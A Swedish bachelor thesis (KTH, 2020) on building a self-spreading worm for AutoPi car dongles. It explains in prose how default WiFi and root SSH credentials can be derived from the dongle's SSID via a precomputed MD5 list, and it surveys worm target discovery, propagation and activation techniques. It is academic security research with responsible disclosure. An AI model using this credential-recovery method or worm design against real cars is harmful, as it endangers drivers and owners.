EXAMENSARBETE INOM TEKNIK,
GRUNDNIVÅ, 15 HP

STOCKHOLM, SVERIGE 2020

Spreading a computer worm over connected cars

SANDOR BERGLUND

OSCAR EKLUND

KTH
SKOLAN FÖR ELEKTROTEKNIK OCH DATAVETENSKAP

Spreading a computer worm over connected cars

SANDOR BERGLUND, OSCAR EKLUND

Bachelor Thesis in Information Technology
Date: June 5, 2020
Supervisor: Fredrik Heiding
Examiner: Robert Lagerström
School of Electrical Engineering and Computer Science
Swedish title: Sprida en internetmask över uppkopplade bilar

Abstract

The increasing connectivity of the modern society means that connected devices can be reached without physical access. This means that security risks that previously only existed in the physical realm now also exist digitally. Developing secure IoT-devices (Internet of Things) is no easy feat and it is something that is often not taken into significant consideration during development of the IoT-devices. In this thesis it is examined whether it is possible to develop a self spreading computer worm for an AutoPi dongle. For this thesis a literature study was performed to give knowledge about computer worms which was then used to develop a self spreading computer worm for the AutoPi. The computer worm that was developed is based on a previously found vulnerability in a 2019 thesis by Burdzovic and Matsson. This computer worm can spread over AutoPi devices and has been confirmed to be able to spread over two AutoPi devices. This demonstrates that AutoPi has a vulnerability that could be used to cause societal harm.

Sammanfattning

Det allt mer uppkopplade moderna samhället innebär att anslutna enheter kan nås utan fysisk åtkomst. Det innebär att säkerhetsrisker som tidigare enbart existerade rent fysiskt nu också existerar digitalt. Att utveckla säkra IoT-enheter (Sakernas internet) är svårt och säkerhet är något som ofta inte tas i större beaktning under utvecklingen av IoT-enheter. I denna rapport undersöks huruvida det är möjligt att utveckla en självspridande internetmask för en AutoPi bildongel. För avhandlingen gjordes en litteraturstudie för att ge kunskap om internetmaskar som sedan användes för att utveckla en självspridande internetmask till AutoPi. Internetmasken som utvecklades är baserad på en tidigare funnen säkerhetsbrist i ett examensarbete av Burdzovic och Matsson. Denna internetmask kan sprida sig över AutoPi bildonglar och har bekräftats genom att spridas över två AutoPi bildonglar. Detta påvisar att AutoPi har en underliggande säkerhetsbrist som kan utnyttjas för att orsaka samhällelig skada.

Contents

Chapter 1

Introduction

In today's society more devices are getting connected to the internet and other networks. This means that devices previously only thought of as only needing physical security nowadays need to be thought of in terms of computer security. These connected devices (often called IoT devices) are now able to be accessed by people that don't necessarily have physical access to the devices [1]. An AutoPi car dongle is a device which is plugged into a car to let the car be connected through different means. It can be connected through the internet (via the mobile network) and/or WiFi to the cars owner. This allows the owner of the car to get different metrics about the car as well as sending messages to the cars On Board Diagnostics (OBD) system without necessarily being inside of the car.[1] In the past, a car might have been thought of something that could only be tampered with if physically present at the car. With more devices being connected in modern society it might be important to rethink how cars, machines and other devices are developed in terms of security. The AutoPi is connected to the car through the OBD-II port, which is a port used to diagnose whether the cars systems are functioning properly. The OBD-II protocol polls the underlying computer systems of the car to be able to do this [2]. That also means that any device connected to the OBD-II port could potentially gain access to some critical systems of the car.

Some car vendors make it possible to control the car in some forms through the OBD-II port. If the AutoPi could be accessed by malicious people this could have devastating effects for the drivers security in some cars. This is

[1] *AutoPi Generation Two*, **AutoPi**, accessed: 27-01-2020, URL: `https://www.autopi.io/hardware-dongle/generation-two/`

possible by manipulating packages on the CAN-bus, or through performing a hack similar to a DOS-attack (Denial Of Service). What this essentially could lead to is entire systems of the car becoming unresponsive. [2]

In 2019 Burdzovic and Matsson [3] published an exploit for the AutoPi. This exploit uses the AutoPi's SSID of its WiFi hotspot in order to gain root access to the device. Since the AutoPi is connected to the OBD-II port this theoretically provides full access to the OBD-II port and the CAN-bus of the car which it is connected to. This could mean that cars with a plugged in AutoPi could in fact be tampered with through the AutoPi. As such, in this report we examine a potential way of gaining access to several AutoPis. This is done through developing a computer worm which is able to infect, gain access to and spread to different AutoPis. This report will put the developed computer worm in a context of how control of the car could be achieved through the OBD-II. However, no way of controlling the car will be implemented in the developed computer worm. The developed computer worm will also not be developed with the aim of examining potential ways of hiding the infection process and the computer worm. The computer worm will be tested and developed while taking care not to break any of the relevant Swedish laws (such as Brottsbalken 4 chap. 9c § [4]) and upholding an ethical method of work. The publishing of the report followed the Google Vulnerability Disclosure Policy and as such the code for the computer worm was not released publicly until 90 days after the developers of AutoPi were informed of the developed computer worm.[3]

[2] Federico Maggi, *A Vulnerability in Modern Automotive Standards and How We Exploited It*, **TrendLabs Security Intelligence Blog**, August 2017, accessed: 30-04-2020, URL: `https://documents.trendmicro.com/assets/A-Vulnerability-in-Modern-Automotive-Standards-and-How-We-Exploited-It.pdf`

[3] *How Google handles security vulnerabilities*, **Google Application Security**, accessed: 16-04-2020, URL: `https://www.google.com/about/appsecurity/`

Chapter 2

Background

2.1 Dongle

The word Dongle is a general name for many different types of devices. A dongle is a peripheral that can be plugged into a computer to provide extra features, such as USB flash drives, TV Smart Devices (eg Google Chromecast[1]). Also some forms of dongles are used to connect external devices, such as audio and video devices.[2] Another example of a dongle is the AutoPi, see the following section (2.2).

2.2 AutoPi

The AutoPi is a car dongle which is connected to cars through an OBD-II port and is based on a RaspberryPi Zero[3] as its hardware with certain additions to connect it to the OBD-II port, amongst others. The AutoPi runs an adaption of the Linux distribution Raspbian and can be connected to through WiFi and Bluetooth. There also exists versions of the AutoPi with 4G/LTE capabilities, which can connect the AutoPi to the internet via a SIM-card. The AutoPi also has a GPS module and an accelerometer allowing for tracking of

[1] *Chromecast*, accessed: 30-04-2020, URL: `https://store.google.com/se/product/chromecast`

[2] Kevin Smith, *What The Heck Is A Dongle?*, published: 22-03-2013, accessed: 23-04-2020, URL: `https://www.businessinsider.com/what-isa-dongle-2013-3?r=US&IR=T`

[3] During writing of this thesis the next generation (third gen) of AutoPis was released and is based on RaspberryPi 3+

Figure 2.1: Picture of 2nd Gen AutoPi, photographed by Oscar Eklund.

car movement, trip history etc[4]. Each AutoPi can be controlled by logging on to the WiFi hotspot that the AutoPi emits, when turned on. When logged on to the WiFi the AutoPi can be controlled via a web interface. Other than the wireless network interface providing the WiFi-hotspot a second wireless interface is implemented in the AutoPi. This interface can be used to connect to other WiFi hotspots, granting the AutoPi internet access. The AutoPi hotspot provides the user with access to the internet when the AutoPi is connected to another WiFi-hotspot or when a functioning 4G/LTE connection is present[5]. The default behaviour of the AutoPi is to have a SSH-server running in the background. This allows shell access over SSH when connected to the AutoPis's hotspot, with a default password. The default behaviour of the AutoPi is to grant full root access over SSH with the default password[6].

The AutoPi has many use-cases in the real world. Through the AutoPi website users can access their Dashboard which hosts all of their widgets. Either users can use the preset widgets such as checking battery voltage, speed, rpm etc. Or users can make their own widgets since the AutoPi is running Raspbian (Linux). The AutoPi has full access to the OBD and as such the OBD-functions of the car (functions varies for each car) can be used for the widgets. Furthermore additional devices may be attached to the AutoPi through its USB

[4] *AutoPi Generation Two*, accessed: 27-01-2020, URL:`https://www.autopi.io/hardware-dongle/generation-two/`

[5] *Getting Started with your 4G/LTE AutoPi Telematics Unit*, accessed: 23-04-2020, URL:`https://www.autopi.io/getting-started/`

[6] *Guide: How to SSH to your dongle*, accessed: 23-04-2020, URL: `https://community.autopi.io/t/guide-how-to-ssh-to-your-dongle/386/21`

and HDMI ports or its GPIO pins, allowing for further customization. [7]

2.3 OBD-II

On-board-Diagnostics 2 or OBD-II is a standardized communication tool for cars. The tool is a port with a standardized protocol intended for diagnostics on cars. Through the port one can access different metrics for a car that can be used to see how well the car is working as well as any fault codes that may exist [2]. The protocol which is used to communicate over the OBD-II port is defined in the standard SAE J1979 / ISO 15031-5 [5]. The standard defines which metrics and error signals is to be available in cars that have the port. These metrics include things such as fuel status, calculated engine load, engine temperature, engine RPM, vehicle speed, temperature of air intake, etc. Other than these metrics different car vendors usually provide their own metrics over the OBD-II port. The standard bus system to run OBD-II over is CAN (Controller Area Network).

2.4 Published exploit for the AutoPi

In a 2019 bachelors thesis by Burdzovic and Matsson [3] a proof of concept hack for AutoPi was published. This hack relies on exploiting the default credentials for the WiFi hotspot in AutoPi. What Burdzovic and Matsson discovered is that the dongle ID is created using the serial number of the RaspberryPi‘s processor[8], in the AutoPi. The dongle ID is a 32 character long Message Digest 5 (MD5) hash of the serial number where the serial number is comprised of 8 hex chars between 0-F with 8 padded 0s in front. This means that there are 16^{32} possible combinations in the MD5 hash (since it is 32 hex characters long) but only 16^{8} of these are used. Furthermore the last 12 characters of the md5 hash are used as the WiFi SSID [3].

One of the hacks Burdzovic and Matsson created works by first creating a list of all possible combinations. The list contains 16^{8} hashes and each hash is 16 bytes which means the lists file size is roughly 69 GB [3]. During creation the list is sorted by the last 12 characters (since these are available through the WiFi SSID). Creating the list is rather slow, searching through it is however

[7] *AutoPi Generation Two*, **AutoPi**, accessed: 27-01-2020, URL: `https://www.autopi.io/hardware-dongle/generation-two/`

[8] An armv6l processor

very fast using binary search with a maximum time complexity of $\log_2 16^8 = 32$ [3].

The list is then searched using the 12 characters gathered from the WiFi SSID (given by the AutoPi hotspot) and trying to match these to an entry in the list. This could return several answers since two hashes could have the same last 12 characters. The probability of this happening is however negligible according to Burdzovic and Matsson [3].

Burdzovic and Mattson notes in the report that this brute force exploit of credentials is possible because the AutoPi developers utilized MD5 hashing. In the report Burdzovic and Mattson examine if it is possible to brute force the WPA2-handshake performed by the AutoPi when a host wants to connect to its internal Hotspot. This is proved to be a less viable approach than brute forcing the default credentials of an AutoPi's Hotspot. This is because the hashing method PBKDF2 used in WPA2 is intentionally computationally intensive compared to other hashing algorithms [3]. MD5 hashing is a hashing algorithm intended to be able to hash large files fast. Compared to PBKDF2 it is much quicker to compute and therefore is unsuitable for use in creating credentials. MD5 hashing is therefore being phased out in use for authentication purposes, among other reasons [6].

The vulnerability disclosed by Burdzovic and Mattson [3] was at time of release rated to be of critical concern by the National Institute of Standards and Technology[9]. The vulnerability is rated by the NIST Computer Security Division, which performs analysis on vulnerabilities that has been published to the Common Vulnerabilities and Exposures[10] (CVE) dictionary of known security breaches. This rating is performed with the Common Vulnerability Scoring System[11] (CVSS) that can be used to rate vulnerabilities in software and computer systems in terms of its exploitability and impact, a widely used rating system for vulnerabilities [7]. The CVSS encompasses different characteristics of vulnerabilities such as Attack Vector, Attack Complexity, Privileges Required, User Interaction, Scope, Confidentiality, Integrity and Availability, amongst others. These characteristics are rated in different ways and the CVSS

[9] NIST U.S. Department of commerce, *CVE-2019-12941*, published: 14-10-2019, accessed: 24-05-2020, URL: `https://nvd.nist.gov/vuln/detail/CVE-2019-12941`

[10] Common Vulnerabilities and Exposures (CVE®), *About CVE*, published: 06-11-2019, accessed: 24-05-2020, URL: `https://cve.mitre.org/about/index.html`

[11] Forum of Incident Response and Security Teams, *Common Vulnerability Scoring System SIG*, accessed: 24-05-2020, URL: `https://www.first.org/cvss/`

formula outputs a number which rates the vulnerability out of ten, being the highest, the severity of the vulnerability. The vulnerability disclosed by Burdzovic and Mattson was rated 9.8 and 10 out of 10 by the NIST Computer Security Division with CVSS version 3 and CVSS version 2 respectively.

In a 2016 article by Lagerström et. al. [7] the CVSS scoring system was analyzed and examined through a Bayesian analysis. The study was conducted to examine whether criticisms against the validity and practitioner relevance of the CVSS were of any substance. In the article a statistical model was used to model the different values in CVSS used to calculate the severity of vulnerabilities. This was done for specific vulnerabilities and compared to different databases where the vulnerability was rated with the CVSS [7]. Lagerström et. al. finds that some databases has in general rated vulnerabilities more in accordance with how they should be rated by the CVSS, and some less in accordance. The article shows that NVD is the best in this regard and OSVDB is the worst [7].

Chapter 3

Method

In this section we describe the methodology used in our study. The study consisted of a literature study, validation of the already published exploit of the AutoPi [3] and the development of a computer worm. The literature study was done to expand our knowledge in the area of creating computer worms. The validation was done to ensure that the exploit was still working and could be used to create a worm and also to get a clearer view of how the AutoPi system works.

3.1 Literature study

For this paper a literature study was done to expand our knowledge about different aspects for creating viruses and in specific computer worms. The literature study was also conducted to put the developed computer worm of the AutoPi into a context of earlier works on IoT computer worms. A literature study can be conducted by researchers to expand the knowledge within a specific research area [8]. Literature studies also provide a way for researchers to see what paradigms exist in the field of research in context of how recent literature challenges and expands on these paradigms. This helps researchers direct their research to where it proves most useful [8].

General searches were made to get an overview of several papers within the subject area before considering which papers were to be more thoroughly studied. This helps to identify viable sources of information for the literature study [8]. The general searches were made through the Google Scholar search engine and the search engine KTH Primo, provided to students and staff at the university of KTH[1]. These more general searches were done by using the keywords, "computer worm" and "IoT worm". Out of the searches the literature which was considered were articles published in peer-reviewed scientific journals and conference proceedings.

Selecting certain papers was made on the criteria of overall usefulness in regard to what we are trying to accomplish. Older and prominent papers were considered to give a basis in what were the long term paradigms within the area of computer worms. The more recent literature considered was thought to give insight in to where paradigms are challenged by newer research and where there is a need for more research to be conducted [8]. Papers to be studied in detail was chosen on the criteria of number of citations, the standing of the journal for the published work and the standing of the authors for the paper. The selection criteria ensures that rigorous scientific literature of a high standard within the research area of computers worms is considered [9].

A focus was laid on papers that provided general information about computer worms such as presenting taxonomic view of ways to create worms. This was done to expand the knowledge of the different techniques to be considered when creating a computer worm. A focus was also laid on case studies of worms and worms targeting IoT devices that have appeared "in the wild". This was done to get knowledge about how successful worms for IoT devices had achieved a large spread in the past and to exemplify different techniques for computer worms to cause spread and infection.

An already discovered vulnerability for the AutoPi was also included in the literature study. The report including the vulnerability was published in 2019 as a degree project by Burdzovic and Matsson [3]. This vulnerability was included in the literature study so it could be used in the development of the computer worm.

3.2 Development

The development of the computer worm followed an incremental development process [10]. The requirements were first established, with the end goal of producing a computer worm that could gain root access to an AutoPi and spread itself on to other AutoPis. Development of the computer worm happened concurrently while conducting the literature study, drawing knowledge from it.

[1] URL:https://www.kth.se/en/biblioteket/soka-vardera/sok-information/primo-hjalp-1.863377, acessed: 21-04-2020




Figure 3.1: Model for iterative development.[2]

The development occurred in a test last manner meaning that some code was written, tested and reiterated to correct any errors [11]. This was done over the course of multiple weeks and multiple iterations where the computer worms functionality was gradually developed, one at a time. In some iterations parts of the code was completely rewritten as more viable methods of controlling the AutoPi were discovered.

Incremental and iterative development relates to the school of agile software development [10]. In this project no specific framework for agile software development was chosen for the development of the computer worm. This is because we deemed the task of developing the computer worm not large enough to warrant a fully fledged software development framework. However it is to be noted that there has been research conducted looking into how research within the field of computer security of integrating development with agile software development frameworks, with some success [12]. The testing performed was not conducted by handwritten unit tests. This deviates from the usual agile software development with incremental development [13, 14]. Instead the tests were conducted in the actual deployment environment, with the actual AutoPi. The testing was done this way because handwritten unit tests with mock up objects were deemed insufficient to tell how the computer worm was going to execute on the AutoPi. Although the AutoPi runs a standard Linux distribution it might act differently than the computers which the computer worm was developed on, since desktop and laptop computers have

[2] Source: `https://commons.wikimedia.org/wiki/File:Iterative_development_model.svg`

different hardware than the AutoPi. Since this may be the case, tests were performed through the AutoPi but development was made on desktop and laptop computers.

Chapter 4

Extended Background: Computer Worms

Here an extended background of computer worms is given. Computer worms are examined in terms of how computer worms are defined in different literature. This delimitates what is to be written about computers worms in the rest of this section. Computer worms are also examined in what they generally are made up of. This entails different techniques for exploiting security vulnerabilities and spread. Different case studies of worms are also examined to get a view of how these techniques can be implemented. In Chapter 4.7 computer worms pertaining specifically to IoT and embedded devices are examined. This is of particular interest in this report since the aim of our project is to create a computer worm for an IoT device.

4.1 What is a computer worm?

To understand different parts of what makes up a computer worm one must first examine what constitutes as a computer worm. There exists different definitions of what a computer worm is. Most commonly it is defined as malicious software that spreads itself from an infected computer to another potential host. [15] The distinction between viruses and worms can be different depending who you ask. In a 2015 paper by Weaver et al. [15] the distinction is made that viruses require some user action to instigate the virus. The definition of computer worms that Weaver et al. proposes is malicious software "that self-propagates across a network exploiting security or policy flaws" [15]. This definition is different from a 2002 article from Craig Fosnock [16]. Fosnock makes the distinction between computer virus and computer worms in terms of isolation. In the paper Fosnock defines computer viruses as malicious software which replicates and propagates itself through attaching itself to other pieces of software. The paper also includes the definition of computers worms which says that computer worms are self propagating malicious software that can infect computers through its own. So Fosnock argues in his papers that the definition of computers worms is that it doesn't propagate itself by attaching it itself to other software, unlike computer viruses [16].

These two definitions of computer worms stand in contrast to the implicit meaning given to the term computer worm given in a 2002 proceeding by Weaver, Staniford and Paxson [17]. In the paper Staniford et al. describes malicious software which needs some kind of "normal" action by the infected device to activate. These kinds of malicious software is called "contagion worms" in the paper. This implicitly extends the definition of computer worms to some self-spreading malicious software which do require user action to spread [17]. In this report we will use a broader definition of computer worms including both "contagion worms" and self spreading malicious software. This means that we will use a definition of computer worms that includes malicious software that propagates over hosts, either by some user action and internally scheduled processes of the host or by its own volition.

4.2 Overview of the types of computer worm

Creating different computer worms is done through different techniques. There exists different techniques computer worms can use for aspects of its infection and to spread through networks. In Weaver et al. [15] a taxonomy of how to classify computer worms is proposed. This taxonomy is based on the aspects of a worm: Target discovery, propagation carriers/distribution mechanisms, activation, payloads, motivations/attackers. For this paper motivations and attackers is less relevant as the literature study is aimed at getting knowledge for creating worms. In the next part of the background for computer worms we will somewhat adhere to this taxonomy where we see fit. This is done to clearly distinguish between different parts that make up computer worms.

4.3 Target discovery

For a computer worm to successfully spread it needs to identify targets which it will try to infect. Computer worms spreading over the global internet usually perform some kind of scan or table lookup to choose target host. This can be done with different techniques to attain the IP-address of the host which the worm is going to try to infect [15]. Often the worm will then probe the host for some security vulnerability or policy flaw to see if the host is a good candidate for infection. For some worms this is done in the same step, attaining the IP-address through probing. But other ways of target discovery is also possible. For example some computer worms can spread by determining the email address of the person which computer is to be infected [17]. In this report we will mostly give background about scanning techniques pertaining to target discovery through IP-addresses. But we will also give background about other ways of target discovery where it is relevant.

4.3.1 Simple scanning

There a few ways for a computer worm to do simple scanning. A simple technique of scanning in terms of target discovery is a random scan through out the whole of the IP-address space. Each infected host would choose an IP-address at random and probe it [15]. Another simple way of scanning the IP-address space would be a sequential scan. Starting from some place in the address space the infected hosts would probe each IP-address sequentially [15]. Both of these methods have the problem of overlap of scans. The infected hosts would re-scan the same hosts hoping to find a good candidate host for infection [17]. This can be mitigated somewhat in both scanning methods. For the random scan a different seed can be given each time a new host is infected. The sequence of random scans would then not be the same, for different infected hosts. The chance that infected hosts would scan the same IP-address would then be dependent on how large of an address space is scanned [17]. A similar improvement to sequentially scanning can be done. Instead of making each infected host start its scan the same place in the address space. This can be done by setting the start address on a newly infected host to a different address than the infecting host. This accomplishes reduced overlap when sequentially scanning an IP-address space. There is no overlap until the infected host reaches a part of the address space which is already scanned by some other infected host [17]. A down side of these simple kinds of scanning techniques might be that they cause a lot of suspicious internet traffic [15]. This is because as the computer worm spreads, the probing traffic will increase in relation to the spread [17].

In a 2005 paper by Zou, Towsley, Gong [18] the spread of computer worms with different target discovery techniques was examined. In the paper Zou et al. mathematically model the spread of computer worms. One such model used in the paper is the uniform scan worm model. This model assumes that the worm will spread to each available host with the same probability. This models random scanning well since the random scanning techniques chooses each targets with the same probability [18]. This in term means that the distribution of scans for each target is uniform. In the paper Zou et al. uses the mathematical model to compare and simulate how spread of computer worms behave. Zou et al. shows that uniformly scanning worms initially spread slowly. After having infected a fair amount of hosts the rate of spread skyrockets. Once a majority of available hosts have been infected the rate of spread dies off. This is in accordance with how random scanning is described by Moore et al. in a 2003 report [19] on the slammer worm. Random scanning worms start out by spreading exponentially. But as the amount of available hosts to infect diminishes, the spread slows down [19].

4.3.2 Advanced scanning techniques

To spread computer worms faster other more advanced scanning techniques might be employed. These techniques use knowledge about the structure of the network and of the types of hosts to be exploited to perform scanning. In this report we refer to the scanning techniques localized scanning, topological scanning and permutation scanning as advanced scanning techniques [17].

A worm performing a localized scan will choose an IP-address in the same sub-net with a higher probability. So infected hosts will tend to probe IP-addresses within its own B-class[1] or C-class[2] network [18]. We note also that in this scanning technique we also include computer worms that only perform scans inside of its own B-class or C-class network. This technique might prove useful for spread through sub-nets with firewalls. If the worm can get through the firewall there exists a lot of potential hosts to be infected. These hosts can only be reached by the worm through the infected host behind the firewall [15]. To take advantage of this opportunity a worm scanning the hosts within the walled off sub-net might promote faster spread. This technique might pro-

[1] "/16" networks

[2] "/8" networks

mote faster spread of worms that mainly infect public servers[3] and/or servers within large organisations [15]. Public servers running from a server farm or data center will most likely have some kind of firewall to protect the servers from malicious traffic. This means that computer worms aimed at infecting these servers have a higher chance of finding another potential server to infect, within the sub-net. The same holds for large corporations who have a firewall setup for the incoming traffic of the global internet [15].

Another type of such advanced scanning techniques is called topological scanning. This type of scan utilizes information present on the infected host to do target discovery [17]. For example the computer worm could get IP-addresses by checking some application running in a peer-to-peer network. This scanning technique is advantageous if there for example exists an exploit for a peer-to-peer application. The exploit can be used by the worm to infect hosts who are running such an application. The peer-to-peer network then provides new candidate hosts to infect [17]. Another example of where this kind of scanning technique is beneficial for the spread of computer worms are worms spreading through email. Firstly the computer worm would infect a host through a malicious email. An infected host most likely has the email address of other host which can be infected. So the computer worm gets new targets to infect just by infecting that host [15]. We note here that the topological scanning method might be viewed as a hit-list. This is what is done in the proceeding by Weaver et al [15], calling topologically aware worms internal target lists. More on hit-list in Chapter 4.3.4.

To try to avoid the kind of repeated work that can occur in random scanning, permutation scanning can be employed. Permutation scanning is a kind of self-organizing technique that utilizes random scanning [17]. Each infected host is given a seed for its random function. When an infected host scans another already infected host $\mathcal{W}$ it knows that some other infected host $\mathcal{W}'$ has the same seed. Since $\mathcal{W}'$ has the same seed it is working along the same permutation of IP-addresses so the infected host changes its own seed [17]. This kind of technique works well when a random scan would work well. But has the advantage of lowering the overlap between address space scanned by different infected hosts [17].

Computer worms can also employ a routing scanning technique. This technique is based on the the geographic information of IP-addresses. Towsley et al. [20] suggest two types of routing based scanning techniques in their report

[3] Servers meant to be reachable by anyone on the global internet

from 2005. The two suggested techniques are based on BGP routing tables and Class A Network allocation of IP-addresses. Worms making use of BGP routing tables make use of the internally given information about which Class A Networks[4] are allocated to which regions [20]. BGP or Border Gateway Protocol is a protocol used to provide decentralised routing within the structure of the internet. It is usually used by internet service providers (ISPs) or large private networks to facilitate routing. BGP is based on having routers keep a list of IP-address prefixes. These lists tells the router where to send packets for them to be delivered to the right destination [21]. The worm can utilize this information to know which IP-addresses in the IPv4 address space which are actually assigned to routable hosts. This can reduce the scans performed to only about 28,6% of the IPv4 address space. This is a reduction of 71,4% compared to a worm that scans the whole of the IPv4 address space uniformly, that would not lead to a routable host [20]. By checking information about which IP-addresses are assigned by the Internet Assigned Numbers Authority (IANA), an attacker could create a Class A Network routing worm. IANA keeps track of which Class A Networks are assigned to what Regional Internet Registry[5]. This could be used by an attacker to hard code what parts of the IPv4 address space that are even in use around the world. The worm could then perform some kind of uniform scan or other technique to perform target discovery within the Class A Network [20].

4.3.3 Passive target discovery

Computers worms might also rely on the user or other hosts for target discovery. For example a worm could make use of other hosts contacting the infected host for discovering targets. This is called a passive target discovery since the worm doesn't actively reach out to detect potential new target hosts. Instead the worm relies on potential targets to reach out to the infected host [15]. With high likelihood this makes for a slower spreading worm, but it also makes for a more "stealthy" worm. Since the worm relies on the normal communication that would take place without the worm being present, a passive target discovery worm will not produce any anomalous network traffic. Without anomalous traffic a passive target discovery worm will be harder to detect during it's spread since the network traffic will not produce any rapid and diverse network traffic [17]. Paired with other techniques for computer worm

[4] "/8" networks

[5] The Regional Internet Registry distributes IP-addresses for the continent which IP-space it is responsible for.

propagation and infection this could make for a slowly spreading worm that is very hard to detect. An example of such a worm is a worm called Gnuman which infects hosts in the Peer-to-peer network Gnutella [22]. Gnuman spread itself by acting as a peer in the Gnutella network. Whenever contacted by a peer within the network Gnuman would reply with a copy of itself which would infect the host if it were executed. Several other computer worms have been discovered in the Gnutella network which implies that Peer-to-peer networks are prime targets for a worm utilizing passive target discovery [23].

4.3.4 Hit-lists

A completely different technique can be employed for target discovery in computer worms. This technique is based on having lists of targets for the computer worm in advance of infection. These list can be pre-generated, externally hosted or be constructed internally from information present on the infected host [17].

Pre-generated lists of host are made by the attacker in advanced of worm infection. The attacker scans for hosts that are prime targets for infection and compiles a list of them. The attacker then sends this hard coded list along with the worm. This is usually employed along with scanning techniques. So that the worm firstly infects a lot of already known susceptible hosts. The worm then has more hosts with which to start a wider scan [17]. The hit-list technique can therefore be employed with scanning techniques that are slow to spread in the beginning of infection. The attacker can choose specific hosts to be included in the hit-list. Choosing hosts that have high network bandwidth makes the worm spread faster [17]. An example of such a worm caught in the wild is the Slammer computer worm [19]. Slammer infected an estimate of 90% of available hosts within ten minutes. The slammer worm had a hard coded hit-list of targets which it initially used to infect targets. Slammer then proceeded by performing a random scan from its infected targets [20].

Hit-lists can also be externally hosted. The attacker can instead of preparing a list in beforehand allow the worm to connect to some externally held list of hosts. This list can either be maintained by the attacker or by some other party. For example a meta server could be queried to get information about new hosts. A meta server is a server which acts like broker that can connect hosts to other hosts by being queried. An example of such a server is the computer game matchmaking service Gamespy. Gamespy provided a way for players of computer games to connect and play with each other by announcing their IP-address [24]. Such services could be used to find other hosts which are running an application that can be exploited by the worm. No worms using external target lists have been detected in the wild so far. But in the 2003 paper by Weaver et al. it is postulated that it is a significant risk that such a worm would appear in the future. The reason mentioned in the paper for this, is due to its high rate of spread [15]. Other means of generating hit-lists are by internal information present in the infected host. This is the same means of target discovery as topological scanning. We refer to Chapter 4.3.2 for details on topological scanning, as the techniques are the same.

4.3.5 For all techniques

All the target discovery techniques discussed above can be improved. This can be done through general techniques to either make the spread faster or harder to detect. For example certain IP-address or spaces of the IP-address could be excluded, in the target discovery process. This can be done by the attacker to not "set off alarms" of an impending worm attack on the internet. For example some worms avoid scanning the IP-addresses of authorities [18]. An example of such worms is the computer worm called Mirai [25]. More on Mirai in Chapter 4.7.

4.4 Propagation carriers and distribution techniques

Computer worms can have different means of spreading themselves once a host is found to infect. Worms can either be self-carried, utilize a second channel or be embedded. Self-carried worms spread through directly uploading themselves to a host without any interaction needed. For example the worm CR-Clean is a passive self-carried worm [15]. Another such worm was the SQL Slammer worm. Slammer infected hosts running Microsoft SQL Server by a buffer overflow bug, in the software. The worm sent a single UDP packet to port 1434. If Microsoft SQL Server Resolution Service was listening on this port the host became immediately infected [19].

Some worms need a second channel in order for them to spread. For example such worms start the infection process by some exploit. But if this exploit is not usable to upload the worm to the host, a second channel is needed, where the full body of the worm can be uploaded to complete the infection process. An example is the blaster worm which opens up a backdoor using Microsoft

Remote Procedure Call (RPC). RPC is an interface for Windows operating systems used for distributed client/server programs [6]. The Blaster computer worm used a buffer overflow exploit in the RPC network interface to open up a backdoor. The infected host would open up TCP port 4444 and await further commands. Blaster would send a command to this port to open up UDP port 69 on the infected host and receive the full body of the worm via Trivial File Transfer Protocol (TFTP) [26].

Embedded worms sends themselves along with communication from some other software. These kinds of worms rely on the normal communication that a host conducts on the network. The normal communication of a host could come either from user activity or internally scheduled processes [15]. Embedded worms either sends themselves along with the communication by appending or replacing the message. The difference of embedded worms compared to other distribution techniques is that it does not create anomalous patterns of communication. If paired with a passive target discovery technique this could mean that the worm does not draw attention to itself. Since the worm does not cause any patterns of communication that would be any different it could be very hard to detect [15]. However embedded worms do not spread as fast as other more active distribution techniques. The combination of passive target discovery and embedded propagation carrier makes for a stealthy worm. But it also makes the worm spread more slowly compared to other techniques [17].

4.5 Activation

When a computer worm is uploaded to a target host there exists different means of activating and executing the worm. The means by which a worm is activated also affects the speed by which the worm spreads [15]. One such means is by letting the user activate the worm. This is most often accomplished through some type of social engineering, such as sending the worm along with an e-mail attachment [27]. One such computer worm was the Melissa e-mail worm which started spreading in March of 1999 [28]. The computer worm spread through e-mails targeting Microsoft Outlook. The worm would send emails indicating some kind of urgency on the part of the user. When clicking the attached Microsoft Word document the users computer would be infected and new e-mails with the computer worm would be sent out to the e-mail addresses

[6] Mike Jacobs and Michael Satran, *Remote Procedure Call*, accessed: 23-04-2020, URL: `https://docs.microsoft.com/en-us/windows/win32/rpc/rpc-start-page`

stored in the users outlook program [28]. This type of activation creates a slow spread of the worm because it relies on "fooling" the user to execute the worm [15]. There also exists a variant of this activation technique. This technique relies on the user performing some kind of unrelated task to the computer worm, like for example resetting the computer or logging on to the computer [29]. This could for example start scripts that execute whenever the system is turned off or on, depending on the system of infection. This technique is especially viable for computer worms that only have access to upload itself to, for example, a system specific catalog. If the worm can write itself to the location of the scripts that are executed when the infected host powers on this would mean that the user would indirectly execute the worm whenever powering on their system. This is faster than simply relying on user based activation because rather than relying on "fooling" the user it is activated by normal interaction of the user and their system [15].

